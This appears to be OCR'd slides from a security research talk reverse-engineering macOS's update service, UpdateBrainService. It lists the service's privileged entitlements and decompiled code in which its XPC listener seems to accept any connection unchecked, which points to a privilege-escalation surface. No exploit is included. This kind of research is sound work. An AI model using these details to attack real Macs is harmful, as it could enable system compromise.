
Update Stage 1: Download and extract the UpdateBrainService

Update Stage 2: Download and extract the OTA Package

Update Stage 3: Spawn the UpdateBrainService with the OTA Package

Apple’s OTA Update

Update Stage 1



```
mickey-mbp:Desktop mickey$ plutil -p /System/Library/AssetsV2/com_apple_MobileAsset_MobileSoftwareUpdate_MacUpdateBrain/com_apple_MobileAsset
_MobileSoftwareUpdate_MacUpdateBrain.xml
{
  "Assets" => [
    0 => {
      "__BaseURL" => "https://updates.cdn-apple.com/2023SummerFCS/patches/042-25618/736B54E9-EB74-4070-849D-5EBDD688D87C/"
      "__RelativePath" => "com_apple_MobileAsset_MobileSoftwareUpdate_MacUpdateBrain/635dac34cc84005d536fa78bb67345318b47de9d.zip"
      "_CompatibilityVersion" => 20
      "_CompressionAlgorithm" => "zip"
      "_ContentVersion" => 1588140020000000
      "_DownloadSize" => 3504980
      "_IsZipStreamable" => 1
      "_MasteredVersion" => "90"
      "_Measurement" => {length = 20, bytes = 0x6ec4759c2d767847e30b76b61082cc03919904a4}
      "_MeasurementAlgorithm" => "SHA-1"
      "_UnarchivedSize" => 9786368
      "AssetType" => "com.apple.MobileAsset.MobileSoftwareUpdate.MacUpdateBrain"
      "Build" => "22G90"
      "OSVersion" => "13.5.1"
      "Ramp" => 0
    }
  ]
  "AssetType" => "com.apple.MobileAsset.MobileSoftwareUpdate.MacUpdateBrain"
  "CachedAssetSetId" => "93d06379-084a-4d84-84f1-02ed75bb7285"
  "catalogInfo" => {
    "isLiveServer" => 1
  }
  "DownloadedFromLive" => "https://gdmf.apple.com/v2/assets"
  "lastTimeChecked" => 2023-08-24 05:45:05 +0000
  "postedDate" => 2023-08-17 00:00:00 +0000
}
```

Apple's OTA Update

Update Stage 1

com_apple_MobileAsset_MobileSoftwareUpdate_MacUpdateBrain.xml

Get URL

nsurlsessiond

Download to

com.apple.nsurlsessiond/CFNetworkDownload_XXXXXX.tmp/MacUpdateBrain.zip

Input

com.apple.StreamingUnzipService

Decompress in parallel

com.apple.nsurlsessiond/CFNetworkDownload_XXXXXX.tmp/[hash].asset

Move to

mobileassetd

/System/Library/AssetsV2/com_apple_MobileAsset_MobileSoftwareUpdate_MacUpdateBrain/

Copy to

xpcroleaccountd


/private/var/db/com.apple.xpc.roleaccountd.staging/com.apple.MobileSoftwareUpdate.UpdateBrainService.[DDD.DDD].xpc

Launch the service

launchd

Apple’s OTA Update

Update Stage 2



com_apple_MobileAsset_MacSoftwareUpdate.xml

Get URL

nsurlsessiond

Download to

com.apple.nsurlsessiond/CFNetworkDownload_XXXXXX.tmp/MacSoftwareUpdate.zip

Input

com.apple.StreamingUnzipService

Decompress in parallel

com.apple.nsurlsessiond/CFNetworkDownload_XXXXXX.tmp/[hash].asset

Move to

mobileassetd

/System/Library/AssetsV2/com_apple_MobileAsset_MacSoftwareUpdate/


Apple's OTA Update

Update Stage 3 - UpdateBrainService

```
Identifier=com.apple.MobileSoftwareUpdate.UpdateBrainService
Format=bundle with Mach-O universal (x86_64 arm64)
CodeDirectory v=20400 size=778 flags=0x2000(library-validation) hashes=13+7 location=embedded
[Dict]
        [Key] allow-softwareupdated -> [Value] [Bool] true
        [Key] com.apple.private.vfs.snapshot -> [Value] [Bool] true
        [Key] com.apple.private.boot-time-install -> [Value] [Bool] true
        [Key] com.apple.rootless.install.heritable -> [Value] [Bool] true
        [Key] com.apple.private.apfs.revert-to-snapshot -> [Value] [Bool] true
        [Key] com.apple.private.softwareupdated-helpers -> [Value] [Bool] true
        [Key] com.apple.private.EmbeddedOSInstallService -> [Value] [Bool] true
        [Key] com.apple.private.iokit.system-nvram-allow -> [Value] [Bool] true
        [Key] com.apple.private.softwareupdate.preferences -> [Value] [Bool] true
        [Key] com.apple.driver.AppleBasebandPCI.user-access -> [Value] [Bool] true
        [Key] com.apple.private.apfs.create-sealed-snapshot ->[Value] [Bool] true
        [Key] com.apple.private.assets.change-daemon-config -> [Value] [Bool] true
        [Key] com.apple.private.security.disk-device-access -> [Value] [Bool] true
        [Key] com.apple.private.security.nvram.recovery-boot-mode -> [Value] [Bool] true
         ... (More juicy entitlements)
```

UpdateBrainService

com.apple.MobileSoftwareUpdate.UpdateBrainService2



```
void __cdecl -[MSUBrainServerImpl setupNSXPC](MSUBrainServerImpl *self, SEL a2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v2 = objc_autoreleasePoolPush();
  +[NSXPCListener enableTransactions](&OBJC_CLASS___NSXPCListener, "enableTransactions");
  __connectionQueue = (__int64)dispatch_queue_create(
                                 "com.apple.MobileSoftwareUpdate.connectionQueue",
                                 &_dispatch_queue_attr_concurrent);
  v3 = objc_alloc(&OBJC_CLASS___NSXPCListener);
  __listener = -[NSXPCListener initWithMachServiceName:](
                 v3,
                 "initWithMachServiceName:",
                 CFSTR("com.apple.MobileSoftwareUpdate.UpdateBrainService2"));
  objc_msgSend(__listener, "setDelegate:", self);
  objc_msgSend(__listener, "_setQueue:", __connectionQueue);
  objc_msgSend(__listener, "resume");
  objc_autoreleasePoolPop(v2);
```


```
@protocol MSUBrainPrivateNSXPCInterface
- (void) getListenerEndpoint:(void (^)(NSXPCListenerEndpoint *, NSError *))reply;
- (void) ping:(void (^)(NSDictionary *, NSError *))reply;
- (void) start:(void (^)(NSError *))reply;
@end
```

Not Implemented

```
BOOL -[MSUBrainServerImpl listener:shouldAcceptNewConnection:](id self, SEL selector, id listener, id connection) {
    //...
    [connection setExportedInterface:[NSXPCInterface interfaceWithProtocol:@protocol(MSUBrainPrivateNSXPCInterface)]];
    [connection setExportedObject:self];
    [connection resume];
    return YES;
}
```

